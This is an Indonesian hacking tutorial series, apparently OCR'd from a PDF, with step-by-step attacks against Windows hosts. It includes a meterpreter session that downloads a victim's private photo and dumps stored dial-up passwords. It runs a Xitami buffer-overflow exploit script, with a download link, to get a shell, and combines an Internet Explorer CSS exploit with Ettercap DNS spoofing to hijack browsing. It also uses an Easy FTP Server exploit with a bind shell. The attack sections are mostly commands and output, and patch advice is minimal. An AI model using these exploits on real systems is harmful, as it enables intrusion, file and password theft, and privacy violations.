
Setelah itu kita dapat menggunakan Putty untuk masuk ke telnet.



Tampilan setelah masuk lewat telnet backdoor.



Sekarang kita coba misalkan ingin mendownload file dari komputer korban, misal file fotorahasia.jpg.




Di bawah ini adalah contoh perintah untuk mendownload file fotorahasia.jpg dengan menggunakan meterpreter.

```
meterpreter > download c:\\fotorahasia.jpg
[*] downloading: c:\\fotorahasia.jpg -> c:\\fotorahasia.jpg
[*] downloaded : c:\\fotorahasia.jpg -> c:\\fotorahasia.jpg
```

Kita coba sekarang mencoba mengeksploitasi untuk mendapatkan password dial up yang disimpan oleh komputer korban, kita upload program untuk mengambil password dial up yang disimpan oleh Windows yaitu dial.exe

```
meterpreter > upload d:\\dial.exe c:\\
[*] uploading : d:\\dial.exe -> c:\\
[*] uploaded : d:\\dial.exe -> c:\\dial.exe
```

Setelah di upload kita gunakan perintah : dial /stext (nama file).



```
Metasploit
File Edit View Help

Metasploit Metasploit

02/07/2002 07:19 PM          2,063 my.cnf
12/24/2010 02:04 PM      <DIR>      phptriad
12/24/2010 01:49 PM      <DIR>      Program Files
06/22/2011 06:45 AM          3,104 telnet.exe
01/22/2011 02:54 PM      <DIR>      WINDOWS
12/23/2010 10:06 PM      <DIR>      winnt
01/22/2011 11:26 AM      <DIR>      xampp
          8 File(s)      16,305,146 bytes
          7 Dir(s)      2,202,931,200 bytes free

C:\>dir dial.exe
dir dial.exe
Volume in drive C has no label.
Volume Serial Number is 74F7-5C04

Directory of C:\


06/22/2011 07:08 AM          42,496 dial.exe
          1 File(s)          42,496 bytes
          0 Dir(s)      2,195,046,400 bytes free

C:\>

C:\>dial /stext pass.txt
dial /stext pass.txt

Ready 26x60
```

Setelah menjadi file, di contoh menggunakan nama file pass.txt, tinggal kita buka isi file pass.txt dengan perintah : type pass.txt



Bingo, kita mendapatkan password dial up.

Oleh : Kurniawan – yk_family_code@yahoo.com

Contoh cara mendapatkan shell pada celah keamanan aplikasi web server


Di sini saya akan mencontohkan bagaimana cara mendapatkan shell pada suatu aplikasi web server yang mempunyai celah keamanan, disini yang menjadi target adalah Xitami Web Server 2.5b4 dengan celah bugnya adalah Remote Buffer Overflow Exploite. Exploit yang digunakan ini dibuat oleh mr.pr0n.



Xitami adalah web server yang terkenal pada kecepatan dan ukuran aplikasi yang kecil, selain untuk windows web server ini juga ada untuk UNIX platforms, OS/2 and OpenVMS.

Disini diasumsikan targetnya adalah Windows XP SP3 yang terinstall web server Xitami IPnya adalah <http://192.168.1.33>. secara default saat kita panggil IPnya di browser dengan protokol http maka akan tampil tampilan seperti diatas.

Kalau ternyata sudah ketahuan pakai Xitami v2.5b4 maka dapat kita coba lakukan penetrasi untuk mendapatkan shell.




```
Command Prompt
Microsoft Windows [Version 6.1.7600.1
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\acer>cd\python26
C:\Python26>cd\python27
C:\Python27>python wbhack.py 192.168.1.33 80
[+] Connected
[+] Sending payload...
[+] Check port 1337 for your shell
C:\Python27>telnet 192.168.1.33 1337_
```

Pertama-tama anda install Python di komputer anda, jika sudah, maka jalankan exploitnya wbhack.py, perintahnya : python wbhack.py <IP Target> <Port web server>. Disini pas kebetulan IP target 192.168.1.33 dengan default portnya 80, sehingga perintah yang penulis gunakan adalah : python wbhack.py 192.168.1.33 80

Setelah dijalankan maka kita masuk lewat telnet, perintahnya telnet <IP Target> 1337

A screenshot of a Telnet window titled 'Telnet 192.168.1.33'. The window shows a Windows XP command prompt with the following text:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Xitami>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.33
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.1

C:\Xitami>
```

Bingo, kita dapat shell, kita dapat cek dengan ipconfig untuk mengetahui bahwa kita sudah di komputer target.

Untuk pengamanan anda dapat upgrade web server Xitami ke versi yang lebih baru.

Untuk download Exploit Pythonnya <http://xcode.or.id/bw.zip>

Oleh Kurniawan – yk_family_code@yahoo.com

Contoh cara hacking mendapatkan shell di Windows 7 Full Version melalui jaringan



Windows 7 adalah Microsoft Windows yang menggantikan Windows Vista. Windows 7 adalah Windows terbaru saat ini yang dibuat oleh Microsoft.

Disini saya akan memberikan contoh bagaimana cara hacking mendapatkan shell di windows 7 melalui jaringan dengan memanfaatkan browser Internet Explorer 8 yang mempunyai celah keamanan pada penanganan Cascading Style Sheets di memory (<http://www.microsoft.com/technet/security/bulletin/ms11-003.msp>).

Oke saya langsung saja.

Pertama kali download Metasploit Framework 3.71 atau yang lebih baru, setelah didownload maka anda jalankan metasploitnya, disini penulis menggunakan GUI. Setelah masuk di tampilan GUI maka klik Exploits -> Windows -> Browser -> ms11_003_ie_css_import, payload yang penulis pilih adalah shell lalu bind shell, lalu port di set 80, URIPATH penulis set /, saat exploitasi penulis tampilkan dalam bentuk Run in Console.

```
< metasploit >
-----
\      ,__
\    (oo)____
(  )      )\
||--||  *
```

```
= [ metasploit v3.7.1-release [core:3.7 api:1.0]
+ -- --[ 688 exploits - 357 auxiliary - 39 post
+ -- --[ 217 payloads - 27 encoders - 8 nops
= [ svn r12635 updated 59 days ago (2011.05.16)
```

Warning: This copy of the Metasploit Framework was last updated 59 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
<http://www.metasploit.com/redmine/projects/framework/wiki/Updating>

```

msf > use exploit/windows/browser/ms11_003_ie_css_import
msf exploit(ms11_003_ie_css_import) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms11_003_ie_css_import) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms11_003_ie_css_import) > set URIPATH /
URIPATH => /
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:80/
[*] Started bind handler
[*] Local IP: http://192.168.1.10:80/
[*] Server started.

```

Setelah itu, jalankan teknik DNS Spoofing, anda bisa menggunakan Ettercap, penulis sudah beberapa kali mengisi seminar tentang DNS Spoofing di tahun 2008 dan 2009. Contohnya penulis mendemokan langsung untuk melakukan hacking windows Vista dengan memanfaatkan celah keamanan browser IE 7 dan DNS Spoofing menggunakan ettercap di suatu mall di Jogja, bahkan apalagi saat ini sudah banyak tutorial tentang cara menggunakan teknik DNS Spoofing menggunakan ettercap di google, sehingga penulis tidak perlu menuliskannya disini.




Disini, penulis asumsikan kita menggunakan ettercap yang penulis set di etter.dns, contoh dimasukkan *.com A 192.168.1.10, save lalu jalankan Spoofingnya, karena celah ini pada keamanan IE, maka korban harus membuka situsnya dengan IE yang punya celah keamanan tersebut. Apapun situs dengan domain .com yang dibuka oleh pengguna windows 7 dengan IE 8 tersebut maka akan langsung diarahkan ke URL komputer penulis yaitu <http://192.168.1.10>. Setelah dijalankan IP itu di IE maka akan tampil seperti berikut di Metasploit kita.

```

[*] 192.168.1.10:1884 Received request for "/"
[*] 192.168.1.10:1884 Sending windows/browser/ms11_003_ie_css_import redirect
[*] 192.168.1.10:1884 Received request for "/Gm8zVwl.html"
[*] 192.168.1.10:1884 Sending windows/browser/ms11_003_ie_css_import HTML
[*] Started bind handler
[*] 192.168.1.10:1884 Received request for "/generic-1310601540.dll"
[*] 192.168.1.10:1884 Sending windows/browser/ms11_003_ie_css_import .NET DLL
[-] Exception handling request: An existing connection was forcibly closed by the remote host.
[*] 192.168.1.10:1889 Received request for
"/\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A"
[*] 192.168.1.10:1889 Sending windows/browser/ms11_003_ie_css_import CSS
[*] Sending stage (240 bytes) to 192.168.1.10
[*] Command shell session 2 opened (192.168.1.10:1890 -> 192.168.1.10:4444) at
2011-07-14 06:59:03 +0700

```



The screenshot shows the msfgui application window. The title bar reads 'msfgui'. The menu bar includes 'File', 'View', 'Exploits', 'Auxiliary', 'Payloads', 'History', 'Post-Exploit', 'Console', and 'Database'. Below the menu bar is a toolbar with buttons for 'Jobs', 'Sessions', 'Hosts', 'Clients', 'Services', 'Vulns', 'Events', 'Notes', and 'Loots'. The main console area displays the following text:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\acer\Desktop>
>>>dir
dir
Volume in drive C has no label.
Volume Serial Number is 82FD-4B08

Directory of C:\Users\acer\Desktop


04/07/2011  13:28    <DIR>          .
04/07/2011  13:28    <DIR>          ..
13/10/2010  22:29                995 C-D.lnk
04/07/2011  13:28                1 C-D.lnk
```

Bingo, kita mendapatkan shell. :D

Untuk pengamanan anda dapat update IE anda atau upgrade ke IE 9. Penulis tidak bertanggung jawab segala hal yang diakibatkan tutorial ini.

Oleh Kurniawan – yk_family_code@yahoo.com

Contoh cara serangan mendapatkan shell di suatu FTP Server



Keamanan suatu aplikasi server yang kita gunakan perlu mendapatkan perhatian, karena jika kita tidak memperhatikan lebih jauh maka komputer kita dapat kebobolan di hack oleh orang lain yang tidak bertanggung jawab menjadi lebih besar.

FTP Server merupakan sebuah server yang memanfaatkan File Transfer Protocol (FTP) untuk keperluan transfer file antar mesin pada jaringan TCP/IP, disini celah keamanannya ada pada aplikasi Easy FTP Server versi 1.7 pada buffer overflow yang dimana kita dapat memanfaatkannya dengan memasukkan input dalam bentuk exploit sehingga data-data yang disimpan melebihi kapasitas buffer memorinya. Intinya dengan proses tersebut maka kita dapat memasukkan berbagai shellcode untuk dijalankan di server, contohnya bind shell.

Disini kita dapat menggunakan Metasploit Framework 3.71 atau lebih tinggi.

[illegible]

```
= [ metasploit v3.7.1-release [core:3.7 api:1.0]
+ -- --=[ 688 exploits - 357 auxiliary - 39 post
```

```
+ -- --=[ 217 payloads - 27 encoders - 8 nops
=[ svn r12635 updated 64 days ago (2011.05.16)
```

Warning: This copy of the Metasploit Framework was last updated 64 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
<http://www.metasploit.com/redmine/projects/framework/wiki/Updating>

```
msf exploit(easyftp_cwd_fixret) > use exploit/windows/ftp/easyftp_cwd_fixret
```

Kita menggunakan exploit easyftp_cwd_fixret

```
msf exploit(easyftp_cwd_fixret) > set PAYLOAD windows/shell/bind_tcp
```

Kita memilih payload bind_tcp

```
PAYLOAD => windows/shell/bind_tcp
msf exploit(easyftp_cwd_fixret) > set RHOST 192.168.1.18
```

Contoh target kita adalah 192.168.1.18

```
RHOST => 192.168.1.18
msf exploit(easyftp_cwd_fixret) > exploit
```

Setelah itu tinggal kita ketik exploit seperti diatas lalu enter

```
[*] Started bind handler
[*] Prepending fixRet...
[*] Adding the payload...
[*] Overwriting part of the payload with target address...
[*] Sending exploit buffer...
[*] Sending stage (240 bytes) to 192.168.1.18
[*] Command shell session 1 opened (192.168.1.10:2598 -> 192.168.1.18:4444) at
2011-07-19 03:32:43 +0700
```

```
Microsoft Windows XP [Version 5.1.2600]
```

